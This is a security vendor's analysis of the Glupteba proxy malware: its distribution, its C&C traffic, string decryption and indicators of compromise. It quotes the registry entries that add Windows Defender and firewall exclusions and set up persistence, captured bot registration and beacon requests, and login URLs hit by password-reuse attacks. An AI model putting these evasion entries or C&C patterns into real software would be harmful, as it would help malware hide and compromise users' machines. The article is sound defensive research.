Glupteba is no longer part of Windigo

welivesecurity.com/2018/03/22/glupteba-no-longer-windigo/

March 22, 2018

Latest ESET research strongly suggests that Glupteba is no longer tied to the infamous Operation Windigo.

Frédéric Vachon
22 Mar 2018 - 02:57PM

Latest ESET research strongly suggests that Glupteba is no longer tied to the infamous Operation Windigo.

Our recent research on Linux/Ebury, the core component of Operation Windigo, led us to look at other components in Windigo's ecosystem to see if they are still active and part of the same operation. During this process, we took a look at Win32/Glupteba, an open proxy previously distributed by exploit kits deployed as part of Operation Windigo. The result of our latest analysis strongly suggests that Glupteba is no longer tied to Operation Windigo.

In this blog post, we share the results of our investigation. We provide information about the current distribution mechanisms of Glupteba, a short analysis of the network traffic going through the proxy, and we discuss the relationship between Glupteba and Windigo. Finally, we give a technical analysis of the current state of the Glupteba binary.

Glupteba distribution over time

Brief history

Over time, Glupteba is known to have used various distribution methods. ESET researchers have tracked the distribution of Glupteba for the last seven years. We'll give a brief overview of its evolution.

Back in 2011, ESET researchers working on the infamous TDL-4 bootkit discovered that, as explained in this blogpost, it was being used as a downloader to fetch additional malware. Glupteba was found to be one of many malware variants it installed. TDL-4 operators were most likely selling a distribution service on black markets.

Three years later, ESET's investigation into Operation Windigo revealed that part of the attackers' infrastructure of compromised Linux servers was used to redirect a certain proportion of HTTP requests through trojanized instances of web servers (Apache httpd, lighttpd and nginx). Redirected requests would hit DNS servers under the control of Windigo's operators, which resolved the A record to the IP address of the final redirection targets. These usually hosted exploit kits. Upon successful exploitation, Glupteba would be installed.

The ties between Windigo and Glupteba didn't end there. Glupteba's C&C servers were also hosted on machines that were part of Windigo's botnet. Furthermore, the sole purpose of Glupteba at the time was to relay spam jobs fetched from Windigo's infrastructure. It is, however, hard to say if Glupteba was operated by the same individuals as the Windigo botnet or if it was some kind of service provided by Windigo's operators reselling usage of their infrastructure.

Current distribution scheme

Once again, Glupteba's distribution vector changed. It is not distributed via Windigo's infrastructure anymore. Glupteba is now part of its own botnet and is distributed by MSIL/Adware.CsdiMonetize.AG, which is used to install many different malware families – suggesting a Pay-Per-Install scheme. In addition to installing Glupteba, we've seen it deploying Adware, Bitcoin mining agents and various PUAs (Potentially Unwanted Applications). MSIL/Adware.CsdiMonetize.AG doesn't directly install Glupteba.AY; instead it downloads its dropper, which is responsible for registering the bot to its C&C, adding exclusions to Windows Defender and the Windows firewall as well as setting the environment to install Glupteba.

The query to register the bot contains multiple pieces of information about the victim's machine. Here's an example of such a query:

```
POST /bots/register HTTP/1.1
Host: burnandfire5.com
User-Agent: Go-http-client/1.1
Content-Length: 400
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
```

```
Data[appname]=SolitaryBrook&Data[arch]=32&Data[av]=&Data[build_number]=7601&Data[compaign_id]=&Data[cpu]=
<CPU_SPEC>&Data[defender]=1&Data[exploited]=1&Data[firewall]=1&Data[gpu]=
<GPU_INFO>&Data[is_admin]=1&Data[os]=<OS_INFO>&Data[username]=<USERNAME>&Data[version]=71
```

The Windows Registry value HKCU\Software\Microsoft\TestApp\UUID is also created. It is needed by Glupteba to execute successfully. This value's data must not be empty.

Finally, the following registry entries are created to add exclusion rules to Windows Defender and the Windows Firewall:

```
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\Users\<USERNAME>\AppData\Roaming\EpicNet
Inc\CloudNet = 0HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\cloudnet.exe =
0HKLM\SYSTEM\ControlSet001\services\SharedAccess\Parameters\FirewallPolicy\FirewallRules\{09E3DB75-DE77-
4B2D-A351-C745D9A15617} = “v2.10|Action=Allow|Active=TRUE|Dir=In|App=C:\Users\
<USERNAME>\AppData\Roaming\EpicNet Inc\CloudNet\cloudnet.exe”
```

According to ESET's telemetry, Glupteba has been seen in 180 different countries since the beginning of 2017. Three countries jointly account for 25% of all detections – Ukraine, the Russian Federation and Turkey. Figure 1 shows the distribution per country of the detections we observed.




Figure 1. Distribution of detections per country

Proxy usage analysis

During ESET's research into Operation Windigo, Glupteba's sole purpose was to relay spam jobs to their final recipients. We wanted to see if the use of Glupteba has changed since then. During November 2017, we captured network traffic going through an infected node for a duration of four days. Note that we didn't decrypt the HTTPS traffic, so our visibility was limited to non-encrypted network protocols. Our analysis showed that Glupteba is no longer limited to sending spam. It is now primarily used by various automated systems. While Glupteba's operators might use the proxy, we do believe that the use of Glupteba is sold to third-party users as a proxy service. Here, we provide information about the most interesting traffic we observed.

The first thing we noticed is that Glupteba is still used to relay spam messages to their final recipients. Here's an example of a spam message:

From: "Ella Dmhfey" <Ella87@bilanzgewinn.at>
To: "???????" <??????????@gmail.com>
Subject: ?????????? kaufen Sie Se-xpower
Date: Fri, 10 Nov 2017 14:18:10 +0100
MIME-Version: 1.0
Content-Type: text/plain;
charset="iso-8859-1″
Content-Transfer-Encoding: 7bit

Guten Tag ????????? ,

Damit kriegen Sie Ihre Dame zum Hoehepunkt.

?????????: http://www.sexpillen-versandhaus[.]info/shop

We've also seen Glupteba used to attempt password-reuse attacks. Glupteba provides some level of anonymity to the attackers since the IP address of the proxy user is never exposed to the actual targeted server. Moreover, it allows spreading the queries across multiple IP addresses, thus reducing the risk of being banned by the website targeted by the password-reuse attack. We've seen such attacks performed on three domains:

Table 1. Domains targeted that don't use HTTPS

Domain name	Short description
adfoc.us	URL shortener service where users are paid per visit
bonusbitcoin.co	Free bitcoin faucet website
social.tunecore.com	Music distribution website

There are probably more targeted domains. Based on the server_name extension field of the ClientHello structure used during the TLS handshake, we know the domain names that were accessed even when HTTPS was used. This gives insight into what websites may have been targeted. Table 2 a list of such domain names along with the associated authentication URLs. They are sorted with the most frequently visited on the top.

Table 2. Domains in server_name certificate field

Server name	Authentication URL
auth.mail.ru	https://auth.mail.ru/cgi-bin/auth
www.instagram.com	https://www.instagram.com/accounts/login/ajax/
store.steampowered.com	https://store.steampowered.com/login/dologin/
www.amazon.com	https://www.amazon.com/ap/signin
auth.riotgames.com	https://auth.riotgames.com/authz/auth
vk.com	https://vk.com/login
global.americanexpress.com	https://global.americanexpress.com/myca/logon/emea/action
www.facebook.com	https://www.facebook.com/login/device-based/regular/login/
signin.ea.com	https://signin.ea.com/p/web2/login
account.t-mobile.com	https://account.t-mobile.com/svr/authenticate
www.linkedin.com	https://www.linkedin.com/uas/login-submit
www.westernunion.com	https://www.westernunion.com/wuconnect/rest/api/v1.0/CustomerSignOn
www.paypal.com	https://www.paypal.com/signin
www.britishairways.com	https://www.britishairways.com/api/grant
auth.api.sonyentertainmentnetwork.com	https://auth.api.sonyentertainmentnetwork.com/login.jsp
account.sonymobile.com	https://account.sonymobile.com/api/ng/signin
www.expedia.com	https://www.expedia.com/user/signin

Another example of a user proxying automated system traffic through Glupteba targeted www.omegle.com. Omegle is a website where two strangers can meet in a private chat room. What we observed is a bot joining a chat room and trying to trick the other user into clicking a link. It seems that this service is a popular target for bots. Most of the interactions we captured were between two bots trying to lure each other into either joining Kik Messenger, an instant messaging mobile app, or clicking shortened URLs that redirect to adult websites.

Example of two bots interacting with each other:

```
guest> heyy
stranger> my name is Tomasa
stranger> im female   .
stranger> from Rio de aneiro,Brazil
stranger> ready to talk, enter here:
stranger> bit.ly/<REDACTED>
guest> 18 female
guest> wanena etrade picturesh ?
guest> zyari.site/<REDACTED>
guest> messsage me theree ill sendc you sxome mor8e
guest> ok we2ll im goinn 2 getwt off bye
```

We've also come across bots trying specially crafted HTTP POST requests in an attempt to find webshells. Domains were tried one after the other in ascending alphabetical order, which suggests they are programmatically processing a list of domains.

Discussing links with Windigo

When we decided to revisit Glupteba, it was primarily because we wanted to see if it was still associated with Operation Windigo; our analysis leads us to believe that the two are no longer affiliated. Let us provide the reasons for such conclusions.

The first thing we looked at is the C&C servers used by Glupteba. Enumerating the IP addresses we found, none of them matched any previously known Ebury-compromised servers. Moreover, the new C&C servers have a lot of ports open, while the previous ones had only one DNAT and one SNAT rule to reroute the traffic to the actual C&C server. Having so many ports open on a compromised server would be very noisy, which is not the *modus operandi* of Windigo's operators.


As documented in the Operation Windigo whitepaper, the client connecting to Glupteba used to send an HTTP GET request on port 25 to a machine compromised by Ebury before starting to send spam jobs. This is no longer the case: spam jobs go directly through the proxy without any kind of prologue. Also, the spam messages themselves don't look like those we used to see during Operation Windigo, where the messages led to a dating website. While it could be argued that the current spam messages, trying to sell sexual enhancement pills to "get your lady to the climax", are a logical sequel to the previous one, we believe they are unrelated.

Finally, the distribution itself is not related to Windigo anymore. As mentioned previously, it is now distributed by MSIL/Adware.CsdiMonetize.AG.

For all these reasons, we believe that Glupteba is no longer linked with Operation Windigo.

Technical analysis

In this section, we provide a technical analysis of the samples of Glupteba we looked at during this research. The first thing we noticed is that the current samples don't look like those we analyzed back in 2014. We believe Glupteba has been rewritten from scratch. Whereas Glupteba used to be a fairly small and simple program, nowadays it has become a huge and very complex C++ program. It used to have around 70 functions. Now, it has more than 3600 functions.



```
sub_401AB4
sub_401B21
sub_401B6C
```


Line 7 of 71

```
sub_401390
sub_401430
sub_4015F0
```

Line 3 of 3689

Figure 2. Functions list comparison

Glupteba now statically links to the Boost C++ libraries as shown in Figure 3. To communicate over sockets, it uses the Windows Sockets APIs WSASend and WSARecv instead of send and recv.



```
.rdata:00444000 aCLocalBoost_1  db 'C:\local\boost_1_64_0\boost/property_tree/json_parser/detail/pars'
.rdata:00444000                                 ; DATA XREF: sub_424870+45↑o
.rdata:00444000                 db 'er.hpp',0
.rdata:00444118 aVoid__thiscall db 'void __thiscall boost::property_tree::json_parser::detail::source'
.rdata:00444118                                 ; DATA XREF: sub_424870+54↑o
.rdata:00444118                 db '<struct boost::property_tree::json_parser::detail::encoding<char>'
.rdata:00444118                 db ',class std::istreambuf_iterator<char,struct std::char_traits<char'
.rdata:00444118                 db '> >,class std::istreambuf_iterator<char,struct std::char_traits<c'
.rdata:00444118                 db 'har> >::parse_error(const char *)',0
```

Figure 3. Boost C++ library related strings

Persistence

Glupteba acquires persistence by adding an entry in the Run registry key. Thus, every time Windows boots up, Glupteba will be launched. Here's the entry that is created:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\CloudNet = "%APPDATA%\EpicNet Inc\CloudNet\cloudnet.exe"

Other entare also created in the Windows Registry. The most interesting are the following:

HKCU\Software\EpicNet Inc.\CloudNet\Value = "20180223"
HKCU\Software\EpicNet Inc.\CloudNet\GUID = "CDC0432A-0298-40B1-9A71-D61F94C013A7"

The GUID entry is set to the bot id that is created via a call to CoCreateGuid. As for the Value entry, it contains the PE timestamp of Glupteba's binary.

C&C communication

From a networking perspective, there are no significant changes between the samples we documented in our Operation Windigo paper and the current version. When launched, Glupteba sends the same beacon to its C&C and the response contains the session and the port that Glupteba will connect to for retrieval of the proxying jobs. Refer to the earlier whitepaper for more information about the protocol.

Beacon sent to the C&C:

GET
/stat?
uptime=100&downlink=1111&uplink=1111&id=05AA812F&statpass=bpass&version=20171106&features=30&guid=68794E51-0DBC-4CF6-BD98-8B18FE3E0A18&comment=20171106&p=0&s= HTTP/1.0

The C&C servers are stored encrypted in the binary. Once decrypted, they look like this:

‘server-%s.sportpics[.]xyz:30,server-%s.kinosport[.]top:30,’

The number after the colon is the maximum range of the server numbers. In this case, ’30’ means that there are 30 domain names generated by formatting the domain string with numbers from 1 to 30. When contacting the C&C server, one of those domains is randomly selected and the GUID of the compromised machine is prepended as a subdomain to the chosen server resulting in a domain like this:

Example of a C&C server:


68794E51-0DBC-4CF6-BD98-8B18FE3E0A18.server-1.sportpics[.]xyz

Glupteba also sends a second GET request to its C&C server in order to update information about the victim’s machine specifications. Here’s what the request looks like:

GET
/update.php?uid=<BOT_ID>&version=<VERSION>&OS=<OS>&have_admin=1&mys=<C&C_SERVERS>&build=<PE_TIMESTAMP>&cpu=<CPU>&video=<VIDEO_CARD>&ram=<GB_OF_RAM> HTTP/1.0

String encryption

Glupteba’s strings are encrypted using a custom algorithm. The decryption process uses a 16-byte key and has three separate phases. The key is different for each build. During the first phase, the Mersenne Twister pseudorandom number generator (PRNG) is used. The algorithm is seeded with the first four bytes of the key. Then, each byte of the cipher is XORed with the next byte generated by the PRNG.




```
0040A00A push    dword ptr ds:key ; a2
0040A010 call    F_twister_init_rand
0040A015 xor     esi, esi
0040A017 test    edi, edi
0040A019 jz      short loc_40A06D

0040A01B mov     eax, edx
0040A01D mov     [ebp+twister_struct.size], 20h ; ' '
0040A027 mov     [ebp+twister_struct.rand_struct], eax
0040A02D mov     [ebp+twister_struct.capacity], 0FFFFFFFFh
0040A037 nop     word ptr [eax+eax+00000000h]

0040A040
0040A040 loc_40A040:
0040A040 push    100h
0040A045 lea     ecx, [ebp+twister_struct]
0040A048 call    F_twister_rand
0040A04D mov     cl, [esi+ebx]    ; cipher
0040A050 add     eax, 00000000h
0040A055 add     eax, 00000000h
0040A05A xor     cl, al
0040A05C mov     eax, [ebp+cipher_struct.array_beg]
0040A05F mov     [eax+esi], cl
0040A062 inc     esi
0040A063 cmp     esi, edi
0040A065 jb      short loc_40A040
```

Figure 4. Phase One of the decryption process

There are three different variants of the second phase. One uses the Rabbit cipher; another uses a second round of XOR operations similar to the one from the first phase, but with a different seed derived from the key. The only variant that is used in the samples we analyzed is the third one. It consists of an XOR loop with the key.

The third and final phase is another XOR loop with a value that is computed from the output of the second phase and some immediate values.



```
0040A1A9
0040A1A9 loc_40A1A9:
0040A1A9 mov     eax, [ebp+cipher_struct.array_end]
0040A1AF xor     ecx, ecx
0040A1B1 mov     edx, [ebp+cipher_struct.array_beg]
0040A1B7 mov     bl, 62h ; 'b'
0040A1B9 sub     eax, edx
0040A1BB jz      short loc_40A1E0
```

```
0040A1BD nop     dword ptr [eax]
```

```
0040A1C0
0040A1C0 loc_40A1C0:
0040A1C0 mov     al, [edx+ecx]
0040A1C3 sub     al, cl
0040A1C5 xor     bl, al
0040A1C7 xor     bl, 67h
0040A1CA mov     [edx+ecx], bl
0040A1CD inc     ecx
0040A1CE mov     eax, [ebp+cipher_struct.array_end]
0040A1D4 mov     edx, [ebp+cipher_struct.array_beg]
0040A1DA sub     eax, edx
0040A1DC cmp     ecx, eax
0040A1DE jb      short loc_40A1C0
```

Figure 5. Phase Three of the decryption process

In our GitHub repository, we provide a script to decrypt all the strings. Since the Mersenne Twister PRNG implementation of Python varies a bit from the one used by Glupteba, we also provide a Python implementation of the PRNG. Make sure the directory where it is located is in your %PYTHONPATH% before launching the string decryption script. You can do so by running this command in IDA's Python interpreter:

```
sys.path.append(<PATH_TO_SCRIPT>)
```

Conclusion

The Glupteba operators persist in finding ways to distribute their malware despite the relentless efforts of the information security community to disrupt their operations. After the exposure of Operation Windigo, they just moved to other tactics to get their malware spread to computers all around the globe.

The complete rewriting of their tools and its current distribution shows that the individuals behind Glupteba are still very active. Such efforts suggest that the open proxy market must be a very lucrative one, and that we're unlikely to witness the disappearance of Glupteba in the near future.

IoCs

File hashes

File hashes

SHA-1	Filename	Detection name
B623F4A6CD5947CA0016D3E33A07EB72E8C176BA	cloudnet.exe	Win32/Glupteba.AY
ED310E5B9F582B4C6389F7AB9EED17D89497F277	cloudnet.exe	Win32/Glupteba.AY
F7230B2CAB4E4910BCA473B39EE8FD4DF394CE0D	setup.exe	MSIL/Adware.CsdiMonetize.AG
70F2763772FD1A1A54ED9EA88A2BCFDB184BCB91	cloudnet.exe	Win32/Glupteba.AY
87AD7E248DADC2FBE00D8441E58E64591D9E3CBE	cloudnet.exe	Win32/Glupteba.AY
1645AD8468A2FB54763C0EBEB766DFD8C643F3DB	csrss.exe	Win32/Agent.SVE

Glupteba C&C server domains

server-{1,30}[.]ostdownload.xyz
server-{1,30}[.]travelsreview.world
server-{1,30}[.]bigdesign.website
server-{1,30}[.]sportpics.xyz
server-{1,30}[.]kinosport.top
server-{1,30}[.]0ev.ru
server-{1,30}[.]0df.ru
server-{1,30}[.]0d2.ru
server-{1,30}[.]0d9.ru

Glupteba C&C server IP addresses

5[.]101.6.132
5[.]79.87.139
5[.]79.87.153
5[.]8.10.194
37[.]48.81.151
46[.]165.244.129
46[.]165.249.167
46[.]165.249.195
46[.]165.249.201
46[.]165.249.203
46[.]165.250.25
78[.]31.67.205
78[.]31.67.206
80[.]93.90.27
80[.]93.90.32
80[.]93.90.69
80[.]93.90.72
80[.]93.90.78
80[.]93.90.84
81[.]30.152.25
85[.]114.135.113
85[.]114.141.81
89[.]163.206.137
89[.]163.206.174
89[.]163.212.9
91[.]121.65.98
91[.]216.93.126
91[.]216.93.20

109[.]238.10.78
178[.]162.193.193
178[.]162.193.195
178[.]162.193.66
178[.]162.193.86
193[.]111.140.238
193[.]111.141.213
212[.]92.100.114
212[.]92.100.115
213[.]202.254.161
213[.]5.70.9
217[.]79.189.227

Agent.SVE C&C server domains

financialtimesguru[.]com
comburnandfire5[.]com

22 Mar 2018 - 02:57PM